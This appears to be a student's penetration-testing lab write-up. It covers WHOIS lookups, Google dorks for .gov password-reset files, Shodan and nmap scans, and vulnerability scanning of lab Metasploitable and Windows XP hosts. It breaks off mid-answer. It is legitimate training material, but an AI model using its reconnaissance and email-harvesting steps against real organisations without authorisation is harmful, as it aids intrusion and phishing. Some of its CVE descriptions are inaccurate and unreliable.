Name Server: ns1.linode.com  
Name Server: ns2.linode.com  
Name Server: ns3.linode.com  
Name Server: ns4.linode.com  
Name Server: ns5.linode.com  
DNSSEC: unsigned
```

```
root@kali-linux-vm:~#
Tech Street: REDACTED FOR PRIVACY
Tech City: REDACTED FOR PRIVACY
Tech State/Province: REDACTED FOR PRIVACY
Tech Postal Code: REDACTED FOR PRIVACY
Tech Country: REDACTED FOR PRIVACY
Tech Phone: REDACTED FOR PRIVACY
Tech Phone Ext: REDACTED FOR PRIVACY
Tech Fax: REDACTED FOR PRIVACY
Tech Fax Ext: REDACTED FOR PRIVACY
Tech Email: Please query the RDOS service of the Registrar of Record identified in this output for information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.
Name Server: ns1.linode.com
Name Server: ns2.linode.com
Name Server: ns3.linode.com
Name Server: ns4.linode.com
Name Server: ns5.linode.com
DNSSEC: unsigned
URL of the ICANN Whois Inaccuracy Complaint Form: https://www.icann.org/wicf/
>>> Last update of WHOIS database: 2025-01-26T20:34:29Z <<<

For more information on Whois status codes, please visit https://icann.org/epp

Terms of Use: Access to Public Interest Registry WHOIS information is provided to assist persons in determining the contents of a domain name registration record in the Public Interest Registry registry database. The data in this record is provided by Public Interest Registry for informational purposes only, and Public Interest Registry does not guarantee its accuracy. This service is intended only for query-based access. You agree that you will use this data only for lawful purposes and that, under no circumstances will you use this data to: (a) allow, enable, or otherwise support the transmission by e-mail, telephone, or facsimile of mass unsolicited, commercial advertising or solicitations to entities other than the data recipient's own existing customers; or (b) enable high volume, automated, electronic processes that send queries or data to the systems of Registry Operator, a Registrar, or Identity Digital except as reasonably necessary to register domain names or modify existing registrations. All rights reserved. Public Interest Registry reserves the right to modify these terms at any time. By submitting this query, you agree to abide by this policy. The Registrar of Record identified in this output may have an RDOS service that can be queried for additional information on how to contact the Registrant, Admin, or Tech contact of the queried domain name.
```

2. What specific information from this command could be useful to a penetration tester and should be documented?

A security expert might find this helpful WHOIS data important.

- 1. Registrar Details:** Effective domain management requires the complete registrar name and all primary WHOIS server details.
- 2. Domain Details:** Analyzing a domain's creation date, expiration date and last update date provides some comprehension of its history and potential security vulnerabilities.
- 3. Contact Info:** For social engineering purposes, use all available registrant, administrator and technical contact information, if not redacted.
- 4. Nameservers:** Nameservers like 'ns1.linode.com' serve as DNS servers and are often used in DNS enumeration or targeted in attacks.
- 5. Domain Status:** Security settings, such as "clientTransferProhibited", are displayed in the domain status.
- 6. DNSSEC Info:** DNSSEC Info determines whether all DNSSEC records are unsigned. All of this is vulnerable to spoofing.

This information helps with reconnaissance, social engineering and vulnerability identification.

3. What other tools/services could you use to find similar information?

Here's a unique list of tools and services for domain-related information:

ZMap: Scans the entire IPv4 address space rapidly to detect open ports tied to a domain.

SpiderFoot: Automates OSINT collection, combining data sources for comprehensive reconnaissance.

ViewDNS.info: Offers a detailed view of historical DNS records with visualizations.

DNSDumpster: Visualizes domain infrastructure, including DNS records and network mapping.

Sublist3r: Quickly enumerates subdomains for a given domain using multiple search engines.

GreyNoise: Provides context on internet-wide scanning activity to identify if a domain is a target.

dnstracer: Tracks DNS propagation and traces how a domain resolves across DNS servers.

Fierce: Enumerates subdomains and maps out DNS structures effectively.

4. Linux Review Question: How can you find out more information about a command line tool, such as options, syntax, and examples?

man (Manual) Pages: The man command displays the manual (documentation) for a command, including its syntax, options, and examples.

```
man <command_name>
```

info Command: The info command provides detailed documentation, similar to man but often more comprehensive.

```
info <command_name>
```

--help Option: Many command-line tools support the --help flag, which shows basic information about the tool's options and syntax.

```
<command_name> --help
```

whatis Command: This gives a brief description of a command, typically a one-liner.

```
whatis <command_name>
```

5. List 3 additional ways, which penetration test can enumerate and find additional IP/network space given a single domain?

WHOIS Lookup:

Performing a WHOIS lookup can provide valuable information about the domain's registrar, owner, IP addresses, and other domains within the same network range. This can help in identifying network blocks or even other related domains or subnets.

```
whois example.com
```

Subdomain Enumeration:

Subdomains are often overlooked entry points in network space discovery. Attackers can use tools to enumerate subdomains and identify further IP ranges or networks.

```
amass enum -d example.com
```


Reverse DNS Lookup (PTR Records):

By performing a reverse DNS lookup, penetration testers can identify additional subdomains or associated IP addresses linked to a domain. This can be done by querying DNS records like PTR (Pointer) or performing zone transfers if the DNS server is misconfigured.

```
dig -x <IP_address>
```

Using Google Dorks, run a search and narrow the results to only include: all .gov TLDs, the term "password" inside the body of the page, the term "reset" in the URL, and only return .docx files.

6. What was the search query that you used?


site:.gov: Limits results to only .gov domains.

inurl:reset: Narrows the search to URLs that contain the word "reset".

ext: docx: Filters results to only return .docx files.

inbody: password: Searches for the term "password" within the body of the page.

7. Past a screenshot of the results of the Google Dorks search results.



Activities Applications Firefox ESR Jan 26 22:15

inurl:reset - Google Search - Mozilla Firefox

inurl:reset - Google Search X

https://www.google.com/search?q=inurl%3Areset&sca_esv=5149ab7345a4c72f&ei=cPSWZ-7dPLrkwn4Pi7KK6Q0&ved=0ah... Sign in

Kali Linux Kali Training Kali Tools Search - Nmap.org Kali Forums Kali Docs NetHunter Offensive Security MSFU Exploit-DB GHDB

Google

inurl:reset

Dictionary

Definitions from Oxford Languages [Learn more](#)

 **re·set**
/rē'set/

verb

set again or differently.
"I must reset the alarm"

- ELECTRONICS**
cause (a binary device) to enter the state representing the numeral 0.

[Feedback](#)

[See more](#) →

 Merriam-Webster
<https://www.merriam-webster.com/dictionary/reset>



Reset Definition & Meaning

1. to set again or anew; reset type; reset a diamond; reset a circuit breaker. 2. to change the reading of often to zero; reset an odometer.

 Reset: Lasting Weight Loss
<https://www.reset.com>

Reset: Lasting Weight Loss

Reset two days a week, eat normally the other five. This system has been scientifically-validated to produce real, lasting weight loss in numerous studies like ...



8. Explain two ways a penetration testing could gather e-mail addresses of key employees.

1. DNS TXT Records (SPF, DKIM, DMARC)

Organizations often include email domains and sender information in DNS records for email security purposes. Penetration testers can query these DNS records to find email domains and clues about their email systems.

- SPF Records: Specify allowed mail servers (may reveal email domains).

- DKIM/DMARC: Sometimes contain contact emails or additional information.
- Command Example: *dig TXT example.com*

2. Git Repositories (Leaked Commits)

Employees may commit code to public repositories (e.g., GitHub, GitLab) that include their organizational email addresses in commit metadata or project documentation.

- Search GitHub for the organization's domain: "@example.com"
- Use tools like gitrob or trufflehog to scan for sensitive information.

9. Why would a list of e-mail addresses be useful to a penetration tester?


A list of email addresses is useful to penetration testers for:

1. **Social Engineering:** Launching phishing or spear-phishing attacks to manipulate employees into revealing sensitive information or clicking malicious links.
2. **Credential Attacks:** Testing for reused or compromised credentials via brute-force or credential-stuffing.
3. **Reconnaissance:** Mapping organizational structure, identifying roles, and inferring additional email addresses based on naming conventions.
4. **Testing Defenses:** Evaluating email filters, security awareness, and incident response by sending simulated malicious emails.
5. **Exploiting Misconfigurations:** Probing for vulnerabilities in mail servers or internal systems linked to email addresses.

This helps identify both technical and human vulnerabilities in an organization.

Run a search on Shodan to return results that have an Ubuntu server running with port 22 open and based in Cincinnati, OH.

10. Past a screen shot of your results



11. What version of SSH is running on the first returned result?

The version of SSH running on the first returned result is:

SSH-2.0-OpenSSH_8.2p1 Ubuntu-4ubuntu0.11


This indicates:

- **SSH Protocol Version: 2.0**
- **OpenSSH Version: 8.2p1**
- **Ubuntu Package Version: 4ubuntu0.11**

Part Two: Active Recon

Run an nmap scan against scanme.nmap.org

1. Paste a screen shot of all the information that you received.



2. Explain what information from this scan may be useful to a penetration tester.

The nmap scan reveals:

- Open Ports: SSH (22), HTTP (80), NPING-Echo (9929), and Elite (31337).
- Filtered Ports: 53, 135, 139 (indicating firewall presence).
- Host IP: 45.33.32.156 (target for further recon).
- Latency: 0.056s (suggests network proximity).

Why It's Useful:

- SSH (22) → Brute-force attacks or exploits.
- HTTP (80) → Web app vulnerabilities (SQLi, XSS, outdated software).
- Firewall Info → Helps bypass security controls.
- System Fingerprinting → Identify OS and potential CVEs.

Run another nmap scan against scanme.nmap.org. This time include the options to include version detection, the top 13 ports, and operating system detection

3. Paste a screen shot of the results.

```
root@kali-linux-vm: ~  
root@kali-linux-vm:~# nmap -sV --top-ports 13 -O scanme.nmap.org  
Starting Nmap 7.91 ( https://nmap.org ) at 2025-01-28 10:50 EST  
Nmap scan report for scanme.nmap.org (45.33.32.156)  
Host is up (0.057s latency).  
Other addresses for scanme.nmap.org (not scanned): 2600:3c01::f03c:91ff:fe18:bb2f  
  
PORT      STATE SERVICE      VERSION  
21/tcp    closed ftp  
22/tcp    open  ssh          OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)  
23/tcp    closed telnet  
25/tcp    closed smtp  
53/tcp    filtered domain  
80/tcp    open  http         Apache httpd 2.4.7 ((Ubuntu))  
110/tcp   closed pop3  
135/tcp   filtered msrpc  
139/tcp   filtered netbios-ssn  
143/tcp   closed imap  
443/tcp   closed https  
445/tcp   closed microsoft-ds  
3389/tcp  closed ms-wbt-server  
Aggressive OS guesses: Linux 3.2 (92%), Linux 3.0 (89%), Android 7.1.2 (Linux 3.10) (88%), IPCop 2.0 (Linux 2.6.32) (87%), Linux 2.6.32 (87%), Linux 4.9 (87%), Tiandy NVR (87%), D-Link DSL-2 890AL ADSL router (86%), OpenWrt Kamikaze 8.09 (Linux 2.6.25.20) (86%), Draytek Vigor 2960 VPN firewall (85%)  
No exact OS matches for host (test conditions non-ideal).  
Network Distance: 23 hops  
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel  
  
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 12.85 seconds  
root@kali-linux-vm:~#
```

4. What OS is this system running (Best guess)?

Since OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 is detected, it is most likely running an Ubuntu-based Linux distribution.

5. What version of Apache is this system running?

The system is running **Apache HTTP Server 2.4.7 (Ubuntu)**, as indicated in the nmap scan results.

6. What happens if nmap itself cannot determine if a host is alive or not?

If Nmap cannot determine if a host is alive, it will assume the host is down and exclude it from the scan.

7. How could you bypass the above behavior?

To bypass the behavior of Nmap assuming a host is down when it cannot determine if it is alive, you can use the **-Pn** option. This option tells Nmap to skip the host discovery phase and treat all hosts as online, even if they do not respond to the initial ping.

8. Explain the difference between a **-sS** and **-sT** scan? Which is faster and why?

- **-sS (SYN Scan):** This scan sends a SYN packet to start a connection but doesn't finish it. If the port is open, the target responds with a SYN-ACK, and Nmap immediately sends a RST to cancel the connection. It's faster because it skips the full handshake and is harder to detect, since it never fully connects.

- -sT (TCP Connect Scan): This one goes through the full handshake process—sending SYN, waiting for SYN-ACK, and then sending ACK to complete the connection. It's slower because it establishes the full connection, and therefore takes more time.

Which is faster?

The SYN scan (-sS) is faster because it doesn't complete the full handshake, making it quicker than the TCP connect scan (-sT), which takes longer due to the full connection process.


3. Exercise 3. Complete Lab - Vulnerability Scanning and Exploitation in the Ohio Cyber Range Infrastructure accessed using - <https://sandbox02.cech.uc.edu/vcac> .Provide response to at least 18 questions as seen in the attached Lab_Vulnerability Scanning and Exploitation instructions document and Steps to Install Sparta in Kali document.


Lab_Vulnerability Scanning and Exploitation

Part One: Vulnerability Scanning with SPARTA

Add 192.168.2.0/24 to the scope and run a full scan

1. Paste a screen shot of this page.





Based on the Scan Results, answer the following questions:

2. Which of your systems had the most vulnerabilities?

The Metasploitable system had the most vulnerabilities.

Indicators:

1. Multiple Open Ports – The scan identified at least 15+ open ports, which increases the attack surface.
2. Known Exploitable Services – Services such as ProFTPD, NFS, MySQL, PostgreSQL, UnrealIRCd, Tomcat, and Java-RMI have known vulnerabilities.
3. Remote Code Execution (RCE) Exploits – Ports 1524 (bind shell), 2121 (FTP ProFTPD), and 8180 (Tomcat) suggest the system is intentionally left vulnerable.

Open Port	Service	Potential Vulnerability
1524	Bind Shell	Unauthenticated root shell access
2049	NFS	Unrestricted file access
3306	MySQL	Weak authentication, remote access
5432	PostgreSQL	Remote DB access without auth
5900	VNC	Unauthenticated remote desktop access
6667/6697	UnrealIRCd	Backdoor vulnerability (CVE-2010-2075)
8180	Apache Tomcat	Weak credentials, RCE vulnerability
8787	Ruby DRb	Remote object access without authentication

Conclusion:

The Metasploitable system is deliberately vulnerable, making it the most at-risk system.

3. Which port on the windows XP system showed vulnerabilities?

The most vulnerable port on the Windows XP system is TCP port 445, which runs the Server Message Block (SMB) service.

It's responsible for file sharing and network communication in Windows. Older Windows versions (like XP) have a serious security flaw in SMBv1, which allows attackers to execute code remotely. This is the same vulnerability that WannaCry ransomware and NotPetya malware used to spread across networks.

Other Open Ports on Windows XP:

Port	Service	Vulnerability
137 (UDP)	NetBIOS Name Service	Information leakage
139 (TCP)	NetBIOS Session Service	Man-in-the-Middle (MITM) attacks, NTLM relaying
445 (TCP)	SMB (File Sharing)	EternalBlue (MS17-010) – Remote Code Execution

Port 445 is the biggest security risk because it allows attackers to take full control of the system.

4. What CVE IDs are associated with the top vulnerability on your XP system?

The most critical vulnerability on Windows XP is EternalBlue (MS17-010).

CVE IDs Linked to EternalBlue:

- CVE-2017-0143 – Remote Code Execution in SMB
- CVE-2017-0144 – Information leakage in SMB
- CVE-2017-0145 – Another Remote Code Execution vulnerability
- CVE-2017-0146 – Allows attackers to access system memory
- CVE-2017-0147 – Enables credential theft
- CVE-2017-0148 – Further Remote Code Execution risks

5. What is the potential impact of this vulnerability being exploited?

If an attacker exploits EternalBlue on Windows XP, here's what could happen:

1. Remote Code Execution (Full System Takeover)

- The attacker can run any command on your computer without needing a password.
- They could steal sensitive files, install malware, or delete everything on the system.

2. Ransomware Attack

- A hacker could install WannaCry or another ransomware variant.
- All your files would get encrypted, and you'd be forced to pay a ransom to get them back.
- If you don't pay, you lose everything.

3. Worm-Like Spread Across Networks

- Once an infected machine is on a network, EternalBlue spreads automatically to other vulnerable devices.
- This could shut down an entire organization or cripple business operations.

4. Long-Term Backdoor Access

- Even if the initial attack doesn't seem destructive, hackers can leave behind a backdoor for future access.
- They could install keyloggers, spyware, or use the system for launching other cyberattacks.

Simply put, this vulnerability is extremely dangerous, and leaving it unpatched is asking for trouble.

6. Look at the top 2 vulnerabilities on the metasploit system. Describe how the scan detected these vulnerabilities. (Hint: Metasploit system would have the most open ports)

The scan revealed that Metasploitable has multiple open ports with serious security flaws. Here's how the top two vulnerabilities were detected:

1. Port 3632 – distccd Remote Code Execution (RCE)

- Detection Method:
 1. The scanner identified distccd v1 (GNU 4.2.4) running on port 3632.
 2. This version is known to be vulnerable and lacks authentication, allowing remote code execution.
 3. The scan confirmed the vulnerability by sending a test payload and observing the response.
- Risk: Attackers can execute arbitrary commands remotely, gaining full control of the system.

2. Port 6667 – UnrealIRCd Backdoor

